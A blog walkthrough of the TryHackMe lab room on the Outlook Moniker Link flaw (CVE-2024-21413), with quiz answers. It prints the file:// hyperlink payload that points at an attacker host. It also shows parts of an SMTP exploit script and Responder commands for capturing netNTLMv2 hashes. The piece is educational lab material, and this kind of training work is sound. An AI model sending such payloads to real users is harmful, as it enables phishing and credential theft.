

Moniker Link (CVE-2024-21413) | TryHackMe Walkthrough by Mark de Moras



Mark de Moras · [Follow](#)

5 min read · Feb 23, 2024



Listen



Share



More



Hey everyone!

This is a writeup to the [TryHackMe Moniker Link room](#), which can be found here. In this TryHackMe write-up, I will first explain the Moniker Link exploit, how it works, and some of its features. I will then provide a walkthrough of the TryHackMe room with the answers to the prompted questions. Have fun!

What is the Moniker Link (CVE-2024-21413) exploit, and how does it work?

The Moniker Link exploit is a vulnerability in the popular email client, Microsoft Outlook. The vulnerability was categorized as **Critical**, having a CVSS rating of **9.8/10**. It works by **bypassing Outlook's Protected View option**, a feature that limits us to read access, thus preventing malicious scripts like macros from running on the system. The `file://` parameter in the underlying hyperlink attempts to access a

specified file share, and the ~ symbol, along with some additional text, permits this exploit to function. An example from TryHackMe is provided below:

```
<p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
```

TryHackMe Moniker Link example

At the time of this write-up, it is stated that remote code execution (RCE) is possible, thus explaining the incredibly high severity rating, but there is no proof that RCE is possible.

What “Severity” rating has the CVE been assigned?

Answer: Critical

What Moniker Link type do we use in the hyperlink?

Answer: file://

What is the special character used to bypass Outlook’s “Protected View”?

Answer: !

Now, to the fun part: Playing with this exploit!

As mentioned, when the unknowing user clicks the hyperlink containing text, they attempt to connect to a non-existent network share. As such, we can capture their netNTLMv2 hash in our terminal when the connection is attempted. We will start Responder while connected to the TryHackMe network to do this.

We will issue an *ifconfig* to view the correct network interface to listen on.

```
root@ip-10-10-212-18:~# ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.0.255
    inet6 fe80::42:b7ff:fea2:13ed prefixlen 64
    ether 02:42:b7:a2:13:ed txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame
    TX packets 44 bytes 5632 (5.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier
    collisions 0

veths5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
    inet 10.10.212.18 netmask 255.255.0.0 broadcast 10.10.212.255
    inet6 fe80::9d:86ff:fe2c:ecc5 prefixlen 64
    ether 02:9d:86:2c:ec:c5 txqueuelen 1000 (Ethernet)
    RX packets 40895 bytes 3443798 (3.4 MB)
    RX errors 0 dropped 0 overruns 0 frame
    TX packets 40033 bytes 36190349 (36.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier
    collisions 0
```

Based on this output, we will run Responder with the syntax below:

```
root@ip-10-10-212-18:~# responder -I ens5
```


NBT-NS, LLMNR & MDNS Responder 3.1.1.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:

```
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
```


With Responder listening for incoming requests, we will go to our TryHackMe Windows machine that was provided to us at the start of this room.



We will execute the Outlook application and press “I don’t want to sign in.”



We will then press the X icon to close the product key screen. Returning to our AttackBox, we will copy and paste the exploit code provided by the creator of the TryHackMe room. We can use any text editor; I will use vim.




```
Applications Places System Thu 22 Feb, 23:25 AttackBox IP:10.10.212.18
root@ip-10-10-212-18: ~
File Edit View Search Terminal Help
root@ip-10-10-212-18:~# vim exploit.py
```

As shown by the GIF in the TryHackMe room, I will copy and paste the exploit code into the exploit.py file. Furthermore, the author noted that we must change several lines of code in the exploit for it to function correctly. The first is that we need to insert the IP address of the MAILSERVER, as shown below:



```
server = smtplib.SMTP('10.10.5.211', 25); Mark's writeup
```


Additionally, we need to change the IP address of the underlying hyperlink to that of our AttackBox. Your AttackBox IP will differ, so modify it accordingly.



```
<html lang="en">
  <p><a href=file:///10.10.212.18/test!exploit>Click me</a></p>

</body>
</html>\"\"\"
-- INSERT --
21,36
```


Upon changing these two lines and saving the file, we can run the exploit with the following syntax, using attacker has the email password:



```
root@ip-10-10-212-18: ~
File Edit View Search Terminal Help
root@ip-10-10-212-18:~# vim exploit.py
root@ip-10-10-212-18:~# python3 exploit.py
Enter your attacker email password: attacker
```

python3 exploit.py

Upon executing the exploit, the email was successfully sent to the Windows 10 machine, as shown below:



We will click the link, attempting to access a non-existent share. Doing so will immediately send our netNTLM hashes to Responder on the AttackBox. If we wanted to crack these hashes, we would first identify the NTLM hashes module, and we could use a tool such as Hashcat to crack them. We will not be cracking hashes in this room, however.

What is the name of the application that we use on the AttackBox to capture the user's hash?

Answer: Responder

What type of hash is captured once the hyperlink in the email has been clicked?

Answer: netNTLMV2

In the next section, the author explains that a Yara rule has been created to detect emails containing the file:\\ parameter in the Moniker Link. This might be worth delving deeper into if you want to learn more about this exploit.

Furthermore, TryHackMe elaborates that Microsoft has patched this vulnerability in their “patch Tuesday” release. Additional information related to email safety is provided as well. Looking to advance your cybersecurity career? Join our live training for certification and take your skills to the next level:

<https://bit.ly/cybermdm>

Thank you for reading, and I hope you enjoyed this write-up!

Support me through

[Tryhackme](#)[Tryhackme Walkthrough](#)[Tryhackme Writeup](#)[Tryhackme Pre Security](#)[Cybersecurity](#)[Follow](#)

Written by Mark de Moras

46 Followers · 15 Following

🚀 I'm a cybersecurity student who loves ethical hacking. I'm constantly posting content, whether on socials, so make sure to follow me! <https://bit.ly/cybermdm>

No responses yet



What are your thoughts?

[Respond](#)

More from Mark de Moras

Security+



Mark de Moras

How I Studied For and Passed the CompTIA Security+ Exam On My First Attempt

Hello everyone, in this article, I will share how I passed the CompTIA SY0-601 Security+ exam on my first attempt. I created practice exams...

Feb 14, 2024



6



5




Mark de Moras

TryHackMe—Intro to Docker: Writeup/Walkthrough

This is a TryHackMe walkthrough on the newly released Intro to Docker room that you can find here. I will try my best to keep it clear and...


May 3, 2023 43



Open in app ↗

Medium

Search



Mark de Moras

Kioptrix: Level 1 (#1) | VulnHub Walkthrough by Mark de Moras

This is a walkthrough for hacking the vulnerable machine Kioptrix Level 1 from VulnHub. I also made a video featuring the walkthrough...

Jul 8, 2023 8





Mark de Moras

Jangow01 | VulnHub Walkthrough by Mark de Moras

This is a full walkthrough on hacking Jangow01, a vulnerable machine from VulnHub. I also made a video featuring the walkthrough, which you...

Jul 1, 2023 🖱 1

[See all from Mark de Moras](#)

Recommended from Medium




MAGESH

Hashing Basics-Tryhackme Writeup

Learn about hashing functions and their uses in password verification and file integrity checking.

Oct 25, 2024 🖱 2





 In T3CH by Axoloth

TryHackMe | SOC Fundamentals | WriteUp

Learn about the SOC team and their processes

★ Oct 25, 2024 🖱 51



Lists



Staff picks

791 stories · 1543 saves



Stories to Help You Level-Up at Work

19 stories · 908 saves



Self-Improvement 101

20 stories · 3177 saves



Productivity 101

20 stories · 2693 saves



rutbar

TryHackMe—CAPA: The Basics | Cyber Security 101 (THM)

Tool Overview: How CAPA Works



Oct 23, 2024



13




embossdotar

TryHackMe—Hashing Basics—Writeup

Key points: Hashing | Hashing functions | File integrity checking | Hashcat | John the Ripper | Rainbow table | Password cracking. Hashing...

★ Oct 23, 2024 🖐️ 2



Jawstar

Web Application Basics | TryHackMe

Overview: Welcome to Web Application Basics! In this room, we'll walk through the key elements of a web application, such as URLs, HTTP...

★ Oct 23, 2024 🖐️ 5



rutbar

TryHackMe—JavaScript Essentials | Cyber Security 101 (THM)

Essential Concepts

★ Oct 26, 2024 🖱 9



See more recommendations